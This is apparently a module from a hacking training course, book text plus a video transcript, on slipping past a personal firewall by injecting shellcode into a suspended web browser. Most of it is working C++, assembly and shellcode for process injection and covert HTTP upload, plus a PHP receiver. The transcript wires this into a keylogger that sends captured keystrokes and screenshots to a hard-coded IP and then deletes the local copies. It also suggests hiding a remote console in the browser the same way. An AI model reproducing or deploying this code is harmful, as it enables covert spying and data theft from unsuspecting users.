
Module 7

Bypassing the firewall

Bypassing the firewall

Even the best obscuring solutions won't help if the `firewall` displays a prompt requesting a user to allow the application to connect as we're sending data to a server. A large number of users have a knee-jerk reaction to the prompts and will click `Yes` straight away – however, attackers usually aim higher than attacking only the least experienced users. They also target those who know a thing or two about IT security.

Let's start with a question: Which application is sure to be allowed to connect to the Internet? You're right: it's the web browser. Besides browsers, it could also be an email client or instant messenger. With the latter, the problem's that you can never be sure if a specific computer has an installed IM or email client software – but they all certainly have browsers.

Web browsers are sure to be allowed to connect on port 80 (`http`). To avoid any surprises, we'll send data to our `web` page through port 80. An additional benefit of this choice is having a script receive the data server-side. It can do anything we want (send an email, send a file to an `ftp` server or send information to an instant messenger).

This is what we'll do:

1. retrieve the path to the default browser,
2. start the process as suspended (the `CREATE_SUSPENDED` flag),
3. change the code in the browser's `EntryPoint` to `JMP EIP` (a jump to the current location),
4. resume the process,

5. inject the needed `dll` libraries (`wininet.dll`) into the process,
6. allocate browser memory for a data buffer,
7. inject a `shellcode` and execute it,
8. terminate the browser process.

Writing `shellcode` is the biggest challenge out of these steps. To send the file, we'll use a standard Windows function from the `Wininet` library.

- ✓ First, set up an Internet connection using `InternetOpenA`,
- ✓ connect to the server using `InternetConnectA`,
- ✓ create an `http` request using `HttpOpenRequestA`,
- ✓ send the request using `HttpSendRequestA`.

A C++ version of the code:

```
HINTERNET h=InternetOpen(„agent”,0,0,0,0);
HINTERNET h_c=InternetConnect(h,„host.com”,0x50,NULL,NULL,0x03,0,0x1);
//0x50 = 80(port)
//0x03= INTERNET_SERVICE_HTTP
//0x01 = context – any value

HINTERNET rq=HttpOpenRequest(h_c,„POST”,„script.php”,NULL,NULL,NULL,0x01);
HttpSendRequest(rq,HEADERS,HEADERS_LEN,POST,POST_LEN);
```

Let's now translate this code to the assembly language. The constant is `0x0DEADCODE`. We'll patch the program with different memory area addresses.

```
push 0x0
push 0x0
push 0x0
push 0x0
push 0x0DEADCODE           "agent"
mov ebx, 0x0DEADCODE
call ebx                   ; InternetOpen
push 0x1
push 0x0
push 0x3
push 0x0
```

```

push 0x0
push 0x50                ;PORT=80
push 0x0DEADC0DE        ;"host.com"
push eax
mov ebx, 0x0DEADC0DE
call ebx                 ; InternetConnect
push 0x1
push 0x0
push 0x0
push 0x0
push 0x0
push 0x0DEADC0DE        ;"script.php"
push 0x0DEADC0DE        ;"POST"
push eax
mov ebx, 0x0DEADC0DE
call ebx                 ;HttpOpenRequest
push 0x0DEADC0DE        ;POST_LEN
push 0x0DEADC0DE        ;POST
push 0x0DEADC0DE        ;HEADER_LEN
push 0x0DEADC0DE        ;HEADER
push eax
mov ebx, 0x0DEADC0DE
call ebx                 ; HttpSendRequest
xor eax, eax
ret

```

As you can see, the code is quite long but really simple. Here's the format:

```

\x6A\x00\x6A\x00\x6A\x00\x6A\x00\x68\xDE\xAD\xC0\xDE\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x6A\x01\x6A\x00\x6A\x03\x6A\x00\x6A\x00\x6A\x50\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x6A\x01\x6A\x00\x6A\x00\x6A\x00\x6A\x00\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x33\xC0\xC3

```

Now, we'll make sure all is ready to send the file. Let's imagine `file.txt` is being sent to `host.com` to `script.php`. We'll use base64 encoding, and the file will be decoded server-side by the script. Thanks to this, we'll be able to store the file in a `string` and operate on it easily. Let's start writing the full program code.

We search for the browser path:

```
char def_brow[MAX_PATH];
DWORD out_size=MAX_PATH;
AssocQueryString(0, ASSOCSTR_EXECUTABLE,"http", "open", def_brow, &out_size);
```

The `def_brow` variable shows the browser path to be used later. Next, we run the process as suspended and modify two bytes in the `entry` point.

```
STARTUPINFO st={0};
PROCESS_INFORMATION pi={0};
CreateProcess(def_brow,NULL,NULL,NULL,false,CREATE_SUSPENDED,NULL,NULL,&st,&pi);
CONTEXT cx;
cx.ContextFlags=CONTEXT_ALL;
GetThreadContext(pi.hThread,&cx);
DWORD old;
VirtualProtectEx(pi.hProcess,(LPVOID)cx.Eax,2,PAGE_EXECUTE_READWRITE,&old);
WriteProcessMemory(pi.hProcess,(LPVOID)cx.Eax,"\\xEB\\xFE",2,&old);
// 0xEB 0xFE = JMP $-2 (JMP EIP)
ResumeThread(pi.hThread);
```

Then, we create `UploadFile`. The function's definition:

```
void UploadFile(char* filename,char* server,char* script,char* f_name,HANDLE hProc);
```

Here's how it is called:

```
UploadFile("file.txt","host.com","script.php","file.txt",pi.hProcess);
```

The function body:

```
char* buffer;
ifstream f(filename,ios::binary);
f.seekg(0,ios::end);
int size=f.tellg();
f.seekg(0,ios::beg);
buffer=(char*)malloc(size);
int i=0;
while(i<size)
{
    buffer[i]=f.get();
    i++;
}
```

```
}
f.close();
```

The code reads the file using the `fstream` library and puts it in the `buffer`. Now, it's time for headers:

```
string buf=base64_encode((const unsigned char*)buffer,size);
string hdrs = "Content-Type: multipart/form-data; boundary=-----
7d82751e2bc0858";
string frmdata = "-----7d82751e2bc0858\nContent-Disposition: form-data;
name=\"upl\"; filename=\"\";
frmdata+=f_name;
frmdata+="\"\\nContent-Type: application/octet-stream\nContent-Transfer-Encoding:
base64\n\n";
frmdata+=buf;
frmdata+="\"\\n-----7d82751e2bc0858--\";
```

The content of the `HEADER` is contained in `hdrs`.

```
HEADER_LEN = hdrs.length();
POST=frmdata;
POST_LEN=frmdata.length();
```

Next, we inject `wininet.dll` into the web browser.

```
char* load;
load=(char*)VirtualAllocEx(hProc,0,strlen("wininet.dll"),MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
DWORD n_wrt;
WriteProcessMemory(hProc,load,"wininet.dll",strlen("wininet.dll",&n_wrt);
HANDLE hThr;
hThr=CreateRemoteThread(hProc,0,0,(LPTHREAD_START_ROUTINE)
GetProcAddress(GetModuleHandle("kernel32.dll"),"LoadLibraryA"),load,0,&n_wrt);
WaitForSingleObject(hThr,INFINITE);
DWORD IB;
GetExitCodeThread(hThr,&IB);
```

At this point, both the headers and library are ready to use. All that's left to do is to prepare all needed `strings` and function addresses and `patch` the code.

```
char* agent;
agent=(char*)VirtualAllocEx(hProc,0,6,MEM_RESERVE|MEM_COMMIT,
```

```

PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,agent,"Agent",6,&n_wrt);

char* host;
host=(char*)VirtualAllocEx(hProc,0,strlen(server),MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,host,server,strlen(server),&n_wrt);

char* method;
method=(char*)VirtualAllocEx(hProc,0,strlen("POST"),
MEM_RESERVE|MEM_COMMIT,PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,method,"POST",strlen("POST"),&n_wrt);

char* filep;
filep=(char*)VirtualAllocEx(hProc,0,strlen(script),MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,filep,script,strlen(script),&n_wrt);

```

Each `VirtualAllocEx` call allocates memory space for the strings, and each `WriteProcessMemory` call saves the data in this memory space.

The next action is getting function addresses. Keep in mind that the addresses of `wininet` functions can differ from program to program (owing to ASLR). The VA address of each function can be computed from this equation:

$$VA = [VA_got_from_the_library] - [ImageBase\ of\ wininet\ in\ our\ app] + [ImageBase\ of\ wininet\ in\ the\ browser]$$

Here's the code:

```

DWORD Open=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"),"InternetOpenA")-
(DWORD)GetModuleHandle("wininet.dll")+IB;
DWORD Con=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"),"InternetConnectA")-
(DWORD)GetModuleHandle("wininet.dll")+IB;
DWORD Req=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"),"HttpOpenRequestA")-
(DWORD)GetModuleHandle("wininet.dll")+IB;
DWORD Req_s=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"),"HttpSendRequestA")-
(DWORD)GetModuleHandle("wininet.dll")+IB;

```

The variables above contain function VAs received from the equation. We use them to patch the shellcode. Now, let's calculate other values we still need, like string sizes, and patch the shellcode again.

```

DWORD h_size=hdrs.length();           //HEADER_LEN
DWORD d_size=frmdata.length();       //POST_LEN
char* head;
head=(char*)VirtualAllocEx(hProc,0,h_size,MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

char* data;
data=(char*)VirtualAllocEx(hProc,0,d_size,MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,head,hdrs.c_str(),h_size,&n_wrt);
WriteProcessMemory(hProc,data,frmdata.c_str(),d_size,&n_wrt);

char
shellcode[]="\x6A\x00\x6A\x00\x6A\x00\x6A\x00\x68\xDE\xAD\xC0\xDE\xBB\xDE\xAD\xC0\x
DE\xFF\xD3\x6A\x01\x6A\x00\x6A\x03\x6A\x00\x6A\x00\x6A\x50\x68\xDE\xAD\xC0\xDE\x
50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x6A\x01\x6A\x00\x6A\x00\x6A\x00\x6A\x00\x68\xDE\xA
D\xC0\xDE\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x68\xDE\xAD\xC0\xD
E\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC
0\xDE\xFF\xD3\x33\xC0\xC3";

//The shellcode presented above
//We search for „\xDE\xAD\xC0\xDE” and replace it with our data.

memcpy((char*)(shellcode+9),&agent,4);
memcpy((char*)(shellcode+14),&Open,4);
memcpy((char*)(shellcode+33),&host,4);
memcpy((char*)(shellcode+39),&Con,4);
memcpy((char*)(shellcode+56),&filep,4);
memcpy((char*)(shellcode+61),&method,4);
memcpy((char*)(shellcode+67),&Req,4);
memcpy((char*)(shellcode+74),&d_size,4);
memcpy((char*)(shellcode+79),&data,4);
memcpy((char*)(shellcode+84),&h_size,4);
memcpy((char*)(shellcode+89),&head,4);
memcpy((char*)(shellcode+95),&Req_s,4);

```

The shellcode is now patched and ready to go. Let's save it to the browser memory and run it.

```

char* Sh;
Sh=(char*)VirtualAllocEx(hProc,0,sizeof(shellcode),MEM_RESERVE|MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,Sh,shellcode,sizeof(shellcode),&n_wrt);
hThr=CreateRemoteThread(hProc,0,0,(LPTHREAD_START_ROUTINE)Sh,0,0,0);
WaitForSingleObject(hThr,INFINITE);

```

```
VirtualFreeEx(hProc,agent,0,MEM_RELEASE);
VirtualFreeEx(hProc,method,0,MEM_RELEASE);
VirtualFreeEx(hProc,host,0,MEM_RELEASE);
VirtualFreeEx(hProc,filep,0,MEM_RELEASE);
VirtualFreeEx(hProc,head,0,MEM_RELEASE);
VirtualFreeEx(hProc,data,0,MEM_RELEASE);

TerminateProcess(hProc,0x0);
```

The file has been sent to the server, but is encoded with `base64`. In addition, it needs to be received and saved server-side. Let's write a short `php` script to do just that.

```
<?php
$target = "";
$target = basename( $_FILES['upl']['name'] );
if(move_uploaded_file($_FILES['upl']['tmp_name'], $target))
{
    file_put_contents($target,base64_decode(file_get_contents($target)));
}
?>
```

The prepped file is uploaded to the server as for instance `script.php`. The name can be arbitrary, but remember to apply it in appropriate places in the `C++` code.

Modifying the remote console

In one of the previous modules, we created a remote console. The disadvantage of that solution was that it would set off `firewall` alarms. In order to avoid this, you don't need any complex program modifications. To bypass the `firewall`, we should compile the remote console to a `.dll` format rather than `.exe`. When readied, we inject the library to the browser. The remote console uses port 80 to communicate over the Internet (like the browser). This should ensure the `firewall` will not attempt to block the connection.

The only step in bypassing the `firewall` is preparing the `dll` library. The `injector` finds (using this module's code) the default browser and injects the

dll into it. Keep in mind the browser should not execute. If a new window pops up, the user could close it, closing the remote console as well.



Practice: video module transcript

Welcome to the seventh module of the training. In this module we'll learn how a potential aggressor can bypass the firewall. Let's discuss the general method of bypassing firewalls. In one of the previous modules, we bypassed the Windows firewall using the dll injection technique. We could do that, but there is a much better way by means of using the code injection technique, which injects the code directly.

Let's consider which applications are present on the firewall white list. Surely, a web browser, instant messenger or mail client. They would be useless without Internet communication. On the other hand, which of these applications are sure to be present in the computer? Obviously, the answer is the internet browser, so we'll use it in this module to fool the firewall.

We have to pay attention to the fact that connections take place on specific ports. Firewall rules may state that, say, the application X may connect with the Internet, but only on the Y port. Here we have some port numbers for various services, for instance 20 and 21 for FTP service, port 22 for SSH, 25 for SMTP, 80 for http, 443 for HTTPS or ports from 6661 to 6667 for the IRC service. That's why in our example we'll use port no. 80. If the browser has permission for outgoing connections, it will certainly be port 80 or 443.


Mind you, we can't connect with the SSH server via, for instance, a mail client. If the mail client always connects via port 25, and suddenly it starts to use port 22 - such behaviour is definitely suspicious. In this case, it's better to ask the user to allow for outgoing connections, which any smart firewall will definitely do.

But why should we choose the code injection technique, if we can modify the browser file so that it sends a file unnoticed or so that it is a go-between for other applications? Unfortunately, it seems that a smart firewall can detect a file modification based on its checksum and alarm the user. For each file we


can calculate the checksum, using the CRC, MD5 or SHA algorithm. A checksum is characterised by which the change of even a single byte in the file causes the complete change of the checksum.

However, what do we do if a web browser is closed? Users don't have to use it constantly. The attacker can't count on the browser to be constantly active. However, there is a possibility of starting the browser without opening the window in order not to raise suspicions of the user.

If we entered the mind of a potential aggressor, we would first have to find the default browser, start it and in the program EntryPoint overwrite the code with two bytes, usually called JMP EIP. This instruction is responsible for jumping to the same place, so it would cause the program to enter an endless loop. Then, we could safely inject the code and close the browser. Let's try to execute such a scenario in practice.




We have a server which includes two files, index.php and recv.php. The task of the recv.php file is to receive files, while the task of index.php file is to show the files present in the folder.

A screenshot of a code editor showing the PHP code for index.php. The code is as follows:


```
1 <?php
2 $target = "";
3 $target = basename( $_FILES['upl']['name'] );
4 if(move_uploaded_file($_FILES['upl']['tmp_name'], $target))
5 {
6     file_put_contents($target,base64_decode(file_get_contents($target)));
7 }
8
9 ?>
```

The code of both scripts is very simple. The program gets the file name, moves the file to the right place and then decodes it using base64. The index.php file opens its own directory and prints the list of files, creating simple links to them.



```
1 <?php
2 if ($handle = opendir('.')) {
3     while (false !== ($entry = readdir($handle))) {
4         if ($entry != "." && $entry != "..") {
5             echo '<a href="' . $entry . '>' . $entry . '</a><br />';
6         }
7     }
8     closedir($handle);
9 }
10 ?>
```

Now, let's start our enhanced keylogger, known from one of the previous modules, and check whether the firewall is informed about the fact that the logs are sent to the server. We've started our program and we can see that it's copied to its own starting directory. We write something on the keyboard and we see that it appears in the log. We have to wait a while for the program to send the logs and create a screenshot.



The file with the screenshot should appear in the window. It will be sent and we'll be able to see the results in the browser.

As we can see, the logs have already been sent. Now we can close the program so that it doesn't work in the background. We press F5. We see that two new files appeared. One with the log, which we saw earlier in the drive, and the

other, a screenshot. But most importantly, both files were sent, even though the firewall is enabled. If we tried to use the original keylogger from the fourth module, the firewall would instantly alarm us that something is being sent. Let's check how we modified the code of our previously used program.

```
HANDLE MakeZombieProcess()
{
    char def_brow[MAX_PATH];
    DWORD out_size=MAX_PATH;
    AssocQueryString(0, ASSOCSTR_EXECUTABLE, "http", "open", def_brow, &out_size);
    STARTUPINFO st={0};
    PROCESS_INFORMATION pi={0};
    CreateProcess(def_brow, NULL, NULL, NULL, false, CREATE_SUSPENDED, NULL, NULL, &st, &pi);
    CONTEXT cx;
    cx.ContextFlags=CONTEXT_ALL;
    GetThreadContext(pi.hThread, &cx);

    DWORD old;
    VirtualProtectEx(pi.hProcess, (LPVOID)cx.Eax, 2, PAGE_EXECUTE_READWRITE, &old);
    WriteProcessMemory(pi.hProcess, (LPVOID)cx.Eax, "\xEB\xFE", 2, &old);
    ResumeThread(pi.hThread);
    return pi.hProcess;
}
```

Here we have the version of the keylogger from the sixth module, where we did our best to lower its detectability. In the log.cpp file, we included a function that sends the file. One of the functions is UploadFile, while the other is MakeZombieProcess. Let's start from the MakeZombieProcess function because it's precisely the one we need to start the process of sending. The MakeZombieProcess method creates a new browser process. We get the path to the application which handles the HTTP protocol and the action of opening the default browser. The path is present in the variable def_brow. We create a sleeping process so that initially its execution is suspended. We have to know that after the process start, before anything is executed, we have the EntryPoint address in the EAX register. So, we can get the context of the thread the handle of which we have in the PROCESS_INFORMATION structure filled in by the CreateProcess function.

We grant writing permissions in the place specified by EAX. We have to do this to write the two bytes there. To this address we write the values EB FE, or the so-called JMP EIP. The moment we overwrite them, we can resume the

thread using the ResumeThread function and return the handle to the process so that we can close it later.

```
void FWB_Upload(char* input,char* host,char* script,char* name)
{
    HANDLE hProc=MakeZombieProcess();
    UploadFile(input,host,script,name,hProc);
    TerminateProcess(hProc,0x0);
    return;
}
```

We also have the FWB_Upload function, where FWB stands for FireWall Bypass Upload, which takes parameters such as the file name, the host name, which is the address of the server for communication, the script, or the name of the script which takes the file, as well as the name of the file on the server. First of all, we create a process. We assign a handle to the hProc variable. Next, we upload and analyse this function. Further, we can see the call of the TerminateProcess function, because after sending the file we'll no longer need the browser process.

```
void UploadFile(char* filename,char* server,char* script,char* f_name,HANDLE hProc)
{
    char* buffer;
    ifstream f(filename,ios::binary);
    f.seekg(0,ios::end);
    int size=f.tellg();
    f.seekg(0,ios::beg);
    buffer=(char*)malloc(size);
    int i=0;
    while(i<size)
    {
        buffer[i]=f.get();
        i++;
    }
    f.close();

    string buf=base64_encode((const unsigned char*)buffer,size);
    string hdrs = "Content-Type: multipart/form-data; boundary=-----7d82751e2bc0858";
```

Let's look into the UploadFile function. First, we get the file contents. Then we have to create the headers which we'll use for sending it. We encode the buffer using base64. Mind you, we have to change the type of data to multipart/form-data, which means sending data using a form. We can also see the number, using which we recognise the beginning and ending of the sent file. Content-disposition: form-data, by which we inform the server that the data is coming from the form. Next, we have to create the file header. We set the relevant

Content-type as well as set the encoding to base64. Between these two character chains, we put the file contents encoded using base64. The header is ready.

```

DWORD Open=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"), "InternetOpenA")-(DWORD)GetModuleHandle("win
DWORD Con=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"), "InternetConnectA")-(DWORD)GetModuleHandle("w
DWORD Req=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"), "HttpOpenRequestA")-(DWORD)GetModuleHandle("w
DWORD Req_s=(DWORD)GetProcAddress(LoadLibraryA("wininet.dll"), "HttpSendRequestA")-(DWORD)GetModuleHandle(

                                                                    I
DWORD h_size=headers.length();
DWORD d_size=frmdata.length();
char* head=(char*)VirtualAllocEx(hProc,0,h_size,MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);
char* data=(char*)VirtualAllocEx(hProc,0,d_size,MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc,head,headers.c_str(),h_size,&n_wrt);
WriteProcessMemory(hProc,data,frmdata.c_str(),d_size,&n_wrt);

char shellcode[]="\x6A\x00\x6A\x00\x6A\x00\x6A\x00\x68\xDE\xAD\xC0\xDE\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x6A\x0
\x00\x6A\x50\x68\xDE\xAD\xC0\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x6A\x01\x6A\x00\x6A\x00\x6A\x00\x68
\xDE\x50\xBB\xDE\xAD\xC0\xDE\xFF\xD3\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD\xC0\xDE\x68\xDE\xAD
\xFF\xD3\x33\xC0\xC3";

```

We'll send the file similarly as in the case of a remote console, but we've written all the operation in this shellcode. They are simply subsequent calls of the functions `InternetOpenA`, `InternetConnectA`, `HttpOpenRequestA` and `HttpSendRequestA`. We call these functions one after another, but instead of calling them locally in our program, we inject the right code to the browser and call it in its process.

After creating the headers, we have to inject the `wininet.dll` library to the browser, because this library doesn't have to be loaded. Then we allocate memory for the `wininet.dll` string, after which we create a remote thread which will call the `LoadLibrary` function in the browser. We wait for the loading to finish and get the exit code, which we'll need to calculate the function addresses, because addresses in our program and the browser don't have to be similar due to possible ASLR.

We just need a couple of character strings, such as for instance the `Agent`, which is what we pass to the `InternetOpenA` function, or the `host`, that's the server address. We allocate memory for each such string and write it right away. We also need the `POST` string because, as we remember, it has to be passed to the `HttpOpenRequest` function. Obviously, we'll also need the name of the script we will use.

It's worth noticing that we get the function address in a rather specific way. We use the `GetProcAddress` function to read the VA address. We subtract from it the `ImageBase` of the `wininet.dll` library in our program and thanks to that, we get the RVA address of the given function. Next, we add to it the `IB` variable, that is the `ImageBase` of the `wininet.dll` library in the browser, thanks to which we get the VA address, not in our process, but in the browser process.

We get the header lengths and allocate the place for them. Then we write our headers to the returned addresses. We also see our shellcode. It's actually very simple, includes many instructions `push, push, push, call`, which require no additional explanation. Then we patch the shellcode with additional addresses. We won't discuss the entire shellcode here. The whole, including the assembler and C++ code, was well explained in the book.

```
memcpy((char*)(shellcode+9), &agent, 4);
memcpy((char*)(shellcode+14), &Open, 4);
memcpy((char*)(shellcode+33), &host, 4);
memcpy((char*)(shellcode+39), &Conj, 4);
memcpy((char*)(shellcode+56), &plik, 4);
memcpy((char*)(shellcode+61), &method, 4);
memcpy((char*)(shellcode+67), &Req, 4);
memcpy((char*)(shellcode+74), &d_size, 4);
memcpy((char*)(shellcode+79), &data, 4);
memcpy((char*)(shellcode+84), &h_size, 4);
memcpy((char*)(shellcode+89), &head, 4);
memcpy((char*)(shellcode+95), &Req_s, 4);

char* Sh=(char*)VirtualAllocEx(hProc, 0, sizeof(shellcode), MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc, Sh, shellcode, sizeof(shellcode), &n_wrt);
hThr=CreateRemoteThread(hProc, 0, 0, (LPTHREAD_START_ROUTINE)Sh, 0, 0, 0);
WaitForSingleObject(hThr, INFINITE);
```

We patch the usual way. We increase the beginning address by a place where the given value is supposed to be present. Further, we see the values which correspond to the addresses of variables which we've allocated and written. Now we have to allocate memory for our shellcode using `VirtualAllocEx`, obligatorily with execution rights. We save, create a new thread and wait until the sending is finished. Then we get the exit code, even though it's not needed at this exact moment, it can be useful in later stages. Finally, we have to release all the allocated data. Let's check how the call in the `SendLog` function changed.

```
char snap[100];
sprintf(tt, "log_%.4d%.2d%.2d%.2d%.2d.txt", st.wYear, st.wMonth, st.wDay, st.wHour, st.wMinute, st.wSecond);
sprintf(snap, "snap_%.4d%.2d%.2d%.2d%.2d.jpg", st.wYear, st.wMonth, st.wDay, st.wHour, st.wMinute, st.wSecond);

string f_snap=f_path;
f_snap+=snap;
make_screenshot(f_snap);

FWB_Upload((char*)f_log.c_str(), "178.63.220.15", "/keylogger/recv.php", (char*)f_name.c_str());
FWB_Upload((char*)f_snap.c_str(), "178.63.220.15", "/keylogger/recv.php", (char*)snap);

p_DeleteFile(f_snap.c_str());
p_DeleteFile(f_log.c_str());

f_name=tt;
f_log=f_path;
f_log+=f_name;
```

We used to have the functions `InternetOpen`, `InternetConnect` and `FtpPutFile` here, we replaced them with the call of the `FWB_Upload` function. We have the `f_log`, that is the name of the file on our drive, followed by the address of the server which we worked on, then the script name, which handles these calls and the name of the file on the server. We have to use only the name of the file without the earlier path. We do the same with the screenshot, that is we have the path to the file, the IP address, the script and the name on the server.

Let's summarise what we've learnt in this module. We've seen how an aggressor can bypass an active firewall. The program worked in the background, the firewall was on, but it didn't notify us about the fact that a file was sent to the server. In this case, it was a log file, but just as well it could have been our password files stored in the browsers, private photos from holidays or company documents.

Of course, the firewall is a useful tool and it's good to have it installed, but, as we've just seen, sometimes it only gives us an illusion of safety, we shouldn't trust it entirely. We've also learned how to find the default browser and how to start it so that it's invisible to the user. Thanks for your attention and please go to the next module. See you there.